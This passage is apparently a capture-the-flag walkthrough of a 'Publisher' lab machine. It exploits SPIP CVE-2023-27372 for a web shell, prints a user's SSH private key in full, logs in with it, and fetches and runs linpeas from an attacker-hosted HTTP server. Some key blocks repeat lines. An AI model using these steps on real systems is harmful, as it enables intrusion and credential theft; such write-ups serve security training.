   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 7.2/7.2 MB 784.8 kB/s eta 0:00:00
Downloading chardet-4.0.0-py2.py3-none-any.whl (178 kB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 178.7/178.7 kB 1.3 MB/s eta 0:00:00
Downloading idna-2.10-py2.py3-none-any.whl (58 kB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 58.8/58.8 kB 144.6 kB/s eta 0:00:00
```

- We executed the script 'exploit.py' with the target URL. The script confirms that the target URL is vulnerable. In the screenshot, we can see that we got a shell and wrote Whoami, and we are logged in as a www-data user.

```
┌──(mohammadkaif㉿mohammadkaif)-[~/CVE-2023-27372-PoC]
└─$ python3 exploit.py -u "http://192.168.1.118/spip/spip.php?page=spip_pass&lang=fr"

[+] The Target http://192.168.1.118/spip/spip.php?page=spip_pass&lang=fr is vulnerable
[!] Spawning interactive shell
[!] Shell spawned successfully. Ensure to re-type commands in the event they do not provide output.
$ whoami

www-data
$
```

- Here is the list of SUID binaries

```
/tmp/rootbash
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/umount
```

- I tried manipulating the */usr/bin/passwd*, we can change the password.

```
$
$ /usr/bin/passwd

Changing password for www-data.

$
```

- Through */usr/bin/su* we tried but could not switch users.

- I was able to make new files with *mkdir*

```
CHANGELOG.md
IMG
LICENSE
README.md
SECURITY.md
cambrian
composer.json
composer.lock
config
ecrire
```

- However, some of them were not opening

```
$ less config

$ cat config

$ cat vendor

$ cat local
```

- However, I was able to open some of the files.

```
$ cat LICENSE

                    GNU GENERAL PUBLIC LICENSE
                       Version 3, 29 June 2007

 Copyright (C) 2007 Free Software Foundation, Inc. <http://fsf.org/>
 Everyone is permitted to copy and distribute verbatim copies
 of this license document, but changing it is not allowed.

                            Preamble
```

- We got the user named think.

```
┌──(mohammadkaif㉿mohammadkaif)-[~/CVE-2023-27372-PoC]
└─$ python3 exploit.py -u "http://192.168.1.118/spip/spip.php?page=spip_pass&lang=fr"

[+] The Target http://192.168.1.118/spip/spip.php?page=spip_pass&lang=fr is vulnerable
[!] Spawning interactive shell
[!] Shell spawned successfully. Ensure to re-type commands in the event they do not provide output.
$ ls

CHANGELOG.md
IMG
LICENSE
README.md
SECURITY.md
composer.json
composer.lock
config
ecrire
htaccess.txt
index.php
local
plugins-dist
plugins-dist.json
prive
spip.php
spip.png
spip.svg
squelettes-dist
tmp
vendor

$ pwd

/home/think/spip/spip

$ hostname
```

USERNAME

- So we can use the *ls -la* command to see the content of */home/think* directory. We can see *.ssh* directory

```
$ ls -la /home/think

total 48
drwxr-xr-x 8 think    think    4096 Feb 10 21:27 .
drwxr-xr-x 1 root     root     4096 Dec  7  2023 ..
lrwxrwxrwx 1 root     root        9 Jun 21  2023 .bash_history → /dev/null
-rw-r--r-- 1 think    think     220 Nov 14  2023 .bash_logout
-rw-r--r-- 1 think    think    3771 Nov 14  2023 .bashrc
drwx------ 2 think    think    4096 Nov 14  2023 .cache
drwx------ 3 think    think    4096 Dec  8  2023 .config
drwx------ 3 think    think    4096 Feb 10 21:22 .gnupg
drwxrwxr-x 3 think    think    4096 Jan 10  2024 .local
-rw-r--r-- 1 think    think     807 Nov 14  2023 .profile
lrwxrwxrwx 1 think    think       9 Feb 10 21:27 .python_history → /dev/null
drwxr-xr-x 2 think    think    4096 Jan 10  2024 .ssh
lrwxrwxrwx 1 think    think       9 Feb 10 21:27 .viminfo → /dev/null
drwxr-x--- 5 www-data www-data 4096 Dec 20  2023 spip
-rw-r--r-- 1 root     root       35 Feb 10 21:20 user.txt
```

- OK, let's go into the *.ssh* directory; there is id_rsa, which is the private key through which we can SSH into the system.

```
$ ls -l /home/think/.ssh

total 12
-rw-r--r-- 1 root  root   569 Jan 10  2024 authorized_keys
-rw-r--r-- 1 think think 2602 Jan 10  2024 id_rsa
-rw-r--r-- 1 think think  569 Jan 10  2024 id_rsa.pub
```

- Then we successfully accessed an SSH key by going */home/think/.ssh/id_rsa*. This might be used for authentication or escalate privileges.

```
$ cat /home/think/.ssh/id_rsa

-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

- I Created a directory for THE SSH KEYS

```
┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$ mkdir -p ~/ssh_keys3
```

- And saved the SSH key in a file named as *id_rsa1*

```
┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$ echo "-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxPvc9pijpUJA4olyvkW0ryYASBpdmBasOEls6ORw7FMgjPW86tDK
uIXyZneBIUarJiZh8VzFqmKRYcioDwlJzq+9/2ipQHTVzNjxxg18wWvF0WnK2lI5TQ7QXc
OY8+1CUVX67y4UXrKASf8l7lPKIED24bXjkDBkVrCMHwScQbg/nIIFxyi262JoJTjh9Jgx
SBjaDOELBBxydv78YMN9dyafImAXYX96H5k+8vC8/I3bkwiCnhuKKJ11TV4b8lMsbrgqbY
RYfbCJapB27zJ24a1aR5Un+Ec2XV2fawhmftS05b10M0QAnDEu7SGXG9mF/hLJyheRe8lv
+rk5EkZNgh14YpXG/E9yIbxB9Rf5k0ekxodZjVV06iqIHBomcQrKotV5nXBRPgVeH71JgV
QFkNQyqVM4wf6oODSqQsuIvnkB5l9e095sJDwz1pj/aTL3Z6Z28KgPKCjOELvkAPcncuMQ
Tu+z6QVUr0cCjgSRhw4Gy/bfJ4lLyX/bciL5QoydAAAFiD95i1o/eYtaAAAAB3NzaC1yc2
EAAAGBAMT73PaYo6VCQOKJcr5FtK8mAEgaXZgWrDhJbOjkcOxTIIz1vOrQyriF8mZ3gSFG
qyYmYfFcxapikWHIqA8JSc6vvf9oqUB01czY8cYNfMFrxdFpytpSOU0O0F3DmPPtQlFV+u
8uFF6ygEn/Je5TyiBA9uG145AwZFawjB8EnEG4P5yCBccotutiaCU44fSYMUgY2gzhCwQc
cnb+/GDDfXcmnyJgF2F/eh+ZPvLwvPyN25MIgp4biiiddU1eG/JTLG64Km2EWH2wiWqQdu
8yduGtWkeVJ/hHNl1dn2sIZn7UtOW9dDNEAJwxLu0hlxvZhf4SycoXkXvJb/q5ORJGTYId
eGKVxvxPciG8QfUX+ZNHpMaHWY1VdOoqiBwaJnEKyqLVeZ1wUT4FXh+9SYFUBZDUMqlTOM
H+qDg0qkLLiL55AeZfXtPebCQ8M9aY/2ky92emdvCoDygozhC75AD3J3LjEE7vs+kFVK9H
Ao4EkYcOBsv23yeJS8l/23Ii+UKMnQAAAAMBAAEAAAGBAIIasGkXjA6c4eo+SlEuDRcaDF
mTQHoxj3Jl3M8+Au+0P+2aaTrWyO5zWhUfnWRzHpvGAi6+zbep/sgNFiNIST2AigdmA1QV
VxlDuPzM77d5DWExdNAaOsqQnEMx65ZBAOpj1aegUcfyMhWttknhgcEn52hREIqty7gOR5
49F0+4+BrRLivK0nZJuuvK1EMPOo2aDHsxMGt4tomuBNeMhxPpqHW17ftxjSHNv+wJ4WkV
8Q7+MfdnzSriRRXisKavE6MPzYHJtMEuDUJDUtIpXVx2rl/L3DBs1GGES1Qq5vWwNGOkLR
zz2F+3dNNzK6d0e18ciUXF0qZxFzF+hqwxi6jCASFg6A0YjcozKl1WdkUtqqw+Mf15q+KW
xlkL1XnW4/jPt3tb4A9UsW/ayOLCGrlvMwlonGq+s+0nswZNAIDvKKIzzbqvBKZMfVZl4Q
UafNbJoLlXm+4lshdBSRVHPe81IYS8C+1foyX+f1HRkodpkGE0/4/StcGv4XiRBFG1qQAA
AMEAsFmX8iE4UuNEmz467uDcvLP53P9E2nwjYf65U4ArSijnPY0GRIu8ZQkyxKb4V5569l
DbOLhbfRF/KTRO7nWKqo4UUoYvlRg4MuCwiNsOTWbcNqkPWllD0dGO7IbDJ1uCJqNjV+OE
56P0Z/HAQfZovFlzgC4xwwW8Mm698H/wss8Lt9wsZq4hMFxmZCdOuZOlYlMsGJgtekVDGL
IHjNxGd46wo37cKT9jb27OsONG7BIq7iTee5T59xupekynvIqbAAAAwQDnTuHO27B1PRiV
ThENf8Iz+Y8LFcKLjnDwBdFkyE9kqNRT71xyZK8t5O2Ec0vCRiLeZU/DTAFPiR+B6WPfUb
kFX8AXaUXpJmUlTLl6on7mCpNnjjsRKJDUtFm0H6MOGD/YgYE4ZvruoHCmQaeNMpc3YSrG
vKrFIed5LNAJ3kLWk8SbzZxsuERbybIKGJa8Z9lYWtpPiHCsl1wqrFiB9ikfMa2DoWTuBh
+Xk2NGp6e98Bjtf7qtBn/0rBfdZjveM1MAAADBANoC+jBOLbAHk2rKEvTY1Msbc8Nf2aXe
v0M04fPPBE22VsJGK1Wbi786Z0QVhnbNe6JnlLigk50DEc1WrKvHvWND0WuthNYTThiwFr
LsHpJjf7fAUXSGQfCc0Z06gFMtmhwZUuYEH9JjZbG2oLnn47BdOnumAOE/mRxDelSOv5J5
M8X1rGlGEnXqGuw917aaHPPBnSfquimQkXZ55yyI9uhtc6BrRanGRlEYPOCR18Ppcr5d96
Hx4+A+YKJ0iNuyTwAAAA90aGlua0BwdWJsaXNoZXIBAg==
-----END OPENSSH PRIVATE KEY-----" > ~/ssh_keys/id_rsa2
```

- Ensured that the file has correct permissions

```
┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$ chmod 600 ~/ssh_keys/id_rsa2
```

- Have successfully got SSH into the Publisher

```
┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$ chmod 600 ~/ssh_keys/id_rsa2

┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$ ssh -i ~/ssh_keys/id_rsa2 think@192.168.1.118
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-169-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 11 Aug 2024 02:26:53 AM UTC

  System load:                    0.01
  Usage of /:                     74.9% of 9.75GB
  Memory usage:                   35%
  Swap usage:                     0%
  Processes:                      195
  Users logged in:                0
  IPv4 address for br-72fdb218889f: 172.18.0.1
  IPv4 address for docker0:       172.17.0.1
  IPv4 address for enp0s3:        192.168.1.118

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Mar 29 13:22:11 2024 from 192.168.109.1
think@publisher:~$
```

- Was able to access the password folder, but the user's password is usually stored in this directory *cat/etc/shadow*. We need to escalate to root privileges.


```
think@publisher:~$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
think:x:1000:1000:,,,:/home/think:/usr/sbin/ash
fwupd-refresh:x:113:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
dnsmasq:x:115:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:116:121:RealtimeKit,,,:/proc:/usr/sbin/nologin
avahi:x:117:124:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:118:125:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
pulse:x:119:126:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
geoclue:x:120:128::/var/lib/geoclue:/usr/sbin/nologin
saned:x:121:130::/var/lib/saned:/usr/sbin/nologin
colord:x:122:131:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
gdm:x:123:132:Gnome Display Manager:/var/lib/gdm3:/bin/false
```

- Linpeass intro

11. LinePEASS	is a well-liked post-exploitation tool made to find potential paths for privilege escalation on Linux systems automatically. It looks for a variety of setup errors, security holes, and data that could be used to raise the level of privilege from a standard user account to root or another highly privileged account. (definition taken from GitHub)
Operating System	Kali Linux

- Now in order to download the liPEASS I used githhub link, but the the linPEASS.sh was not showing up in the repository.

- So, I copied the linpeas.sh code from *https://linpeas.sh* website



- Now, to start an HTTP server on Kali, we will run Python's simple HTTP server in order to share the linepeas.sh, and we can confirm that we have transferred the linepeas.sh on the publisher machine.


```
┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.118 - - [10/Aug/2024 23:51:22] "GET /linepeas.sh HTTP/1.1" 200 -
----------------------------------------
Exception occurred during processing of request from ('192.168.1.118', 54752)
Traceback (most recent call last):
  File "/usr/lib/python3.11/socketserver.py", line 691, in process_request_thread
    self.finish_request(request, client_address)
  File "/usr/lib/python3.11/http/server.py", line 1310, in finish_request
    self.RequestHandlerClass(request, client_address, self,
  File "/usr/lib/python3.11/http/server.py", line 671, in __init__
    super().__init__(*args, **kwargs)
  File "/usr/lib/python3.11/socketserver.py", line 755, in __init__
    self.handle()
  File "/usr/lib/python3.11/http/server.py", line 436, in handle
    self.handle_one_request()
  File "/usr/lib/python3.11/http/server.py", line 424, in handle_one_request
    method()
  File "/usr/lib/python3.11/http/server.py", line 678, in do_GET
    self.copyfile(f, self.wfile)
  File "/usr/lib/python3.11/http/server.py", line 877, in copyfile
    shutil.copyfileobj(source, outputfile)
  File "/usr/lib/python3.11/shutil.py", line 200, in copyfileobj
    fdst_write(buf)
  File "/usr/lib/python3.11/socketserver.py", line 834, in write
    self._sock.sendall(b)
ConnectionResetError: [Errno 104] Connection reset by peer
----------------------------------------

192.168.1.118 - - [10/Aug/2024 23:52:14] "GET /linepeas.sh HTTP/1.1" 200 -
```

- And before running the script we will make sure it is executable. And ran it by *linepeas.sh*

```
think@publisher:/dev/shm$ wget 192.168.1.106:8000/linepeas.sh
--2024-08-11 03:52:25--  http://192.168.1.106:8000/linepeas.sh
Connecting to 192.168.1.106:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 847924 (828K) [text/x-sh]
Saving to: 'linepeas.sh'

linepeas.sh                 100%[=====================================>] 828.05K  --.-KB/s    in 0.01s

2024-08-11 03:52:25 (78.2 MB/s) - 'linepeas.sh' saved [847924/847924]

think@publisher:/dev/shm$ chmod +x linepeas.sh
think@publisher:/dev/shm$ ./linepeas.sh
```

- Shows potential privilege escalation vectior which is 95%
- Read means critical information

```
think@publisher:~$ ./linepeas.sh
```



```
Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

 Starting linpeas. Caching Writable Folders ...
```

- Here we can see the txt file name kaif.txt I created under /home/think

```
╔══════════╣ Files inside /home/think (limit 20)
total 880
drwxr-xr-x 8 think    think      4096 Aug 11 05:52 .
drwxr-xr-x 3 root     root       4096 Nov 13  2023 ..
lrwxrwxrwx 1 root     root          9 Jun 21  2023 .bash_history → /dev/null
-rw-r--r-- 1 think    think       220 Nov 14  2023 .bash_logout
-rw-r--r-- 1 think    think      3771 Nov 14  2023 .bashrc
drwx------ 2 think    think      4096 Nov 14  2023 .cache
drwx------ 3 think    think      4096 Dec  8  2023 .config
drwx------ 3 think    think      4096 Aug 11 05:53 .gnupg
-rw-rw-r-- 1 think    think         0 Aug 11 02:29 h00dy.txt
-rw-rw-r-- 1 think    think         0 Aug 11 02:31 kaif.txt
-rwxrwxr-x 1 think    think    847924 Aug 11 03:43 linepeas.sh
drwxrwxr-x 3 think    think      4096 Jan 10  2024 .local
-rw-r--r-- 1 think    think       807 Nov 14  2023 .profile
lrwxrwxrwx 1 think    think         9 Feb 10 21:27 .python_history → /dev/null
drwxr-x--- 5 www-data www-data   4096 Dec 20  2023 spip
drwxr-xr-x 2 think    think      4096 Jan 10  2024 .ssh
-rw-r--r-- 1 root     root         35 Feb 10 21:20 user.txt
lrwxrwxrwx 1 think    think         9 Feb 10 21:27 .viminfo → /dev/null
```

- Here we can see the ssh key for think user

```
╔══════════╣ Searching ssl/ssh files
╔══════════╣ Analyzing SSH Files (limit 70)

-rw-r--r-- 1 think think 2602 Jan 10  2024 /home/think/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxPvc9pijpUJA4olyvkW0ryYASBpdmBasOEls6ORw7FMgjPW86tDK
uIXyZneBIUarJiZh8VzFqmKRYcioDwlJzq+9/2ipQHTVzNjxxg18wWvF0WnK2lI5TQ7QXc
OY8+1CUVX67y4UXrKASf8l7lPKIED24bXjkDBkVrCMHwScQbg/nIIFxyi262JoJTjh9Jgx
SBjaDOELBBxydv78YMN9dyafImAXYX96H5k+8vC8/I3bkwiCnhuKKJ11TV4b8lMsbrgqbY
RYfbCJapB27zJ24a1aR5Un+Ec2XV2fawhmftS05b10M0QAnDEu7SGXG9mF/hLJyheRe8lv
+rk5EkZNgh14YpXG/E9yIbxB9Rf5k0ekxodZjVV06iqIHBomcQrKotV5nXBRPgVeH71JgV
QFkNQyqVM4wf6oODSqQsuIvnkB5l9e095sJDwz1pj/aTL3Z6Z28KgPKCjOELvkAPcncuMQ
Tu+z6QVUr0cCjgSRhw4Gy/bfJ4lLyX/bciL5QoydAAAFiD95i1o/eYtaAAAAB3NzaC1yc2
EAAAGBAMT73PaYo6VCQOKJcr5FtK8mAEgaXZgWrDhJbOjkcOxTIIz1vOrQyriF8mZ3gSFG
qyYmYfFcxapikWHIqA8JSc6vvf9oqUB01czY8cYNfMFrxdFpytpSOU0O0F3DmPPtQlFV+u
8uFF6ygEn/Je5TyiBA9uG145AwZFawjB8EnEG4P5yCBccotutiaCU44fSYMUgY2gzhCwQc
cnb+/GDDfXcmnyJgF2F/eh+ZPvLwvPyN25MIgp4biiiddU1eG/JTLG64Km2EWH2wiWqQdu
8yduGtWkeVJ/hHNl1dn2sIZn7UtOW9dDNEAJwxLu0hlxvZhf4SycoXkXvJb/q5ORJGTYId
eGKVxvxPciG8QfUX+ZNHpMaHWY1VdOoqiBwaJnEKyqLVeZ1wUT4FXh+9SYFUBZDUMqlTOM
H+qDg0qkLLiL55AeZfXtPebCQ8M9aY/2ky92emdvCoDygozhC75AD3J3LjEE7vs+kFVK9H
Ao4EkYcOBsv23yeJS8l/23Ii+UKMnQAAAAMBAAEAAAGBAIIasGkXjA6c4eo+SlEuDRcaDF
mTQHoxj3Jl3M8+Au+0P+2aaTrWyO5zWhUfnWRzHpvGAi6+zbep/sgNFiNIST2AigdmA1QV
VxlDuPzM77d5DWExdNAaOsqQnEMx65ZBAOpj1aegUcfyMhWttknhgcEn52hREIqty7gOR5
49F0+4+BrRLivK0nZJuuvK1EMPOo2aDHsxMGt4tomuBNeMhxPpqHW17ftxjSHNv+wJ4WkV
8Q7+MfdnzSriRRXisKavE6MPzYHJtMEuDUJDUtIpXVx2rl/L3DBs1GGES1Qq5vWwNGOkLR
zz2F+3dNNzK6d0e18ciUXF0qZxFzF+hqwxi6jCASFg6A0YjcozKl1WdkUtqqw+Mf15q+KW
xlkL1XnW4/jPt3tb4A9UsW/ayOLCGrlvMwlonGq+s+0nswZNAIDvKKIzzbqvBKZMfVZl4Q
UafNbJoLlXm+4lshdBSRVHPe81IYS8C+1foyX+f1HRkodpkGE0/4/StcGv4XiRBFG1qQAA
AMEAsFmX8iE4UuNEmz467uDcvLP53P9E2nwjYf65U4ArSijnPY0GRIu8ZQkyxKb4V5569l
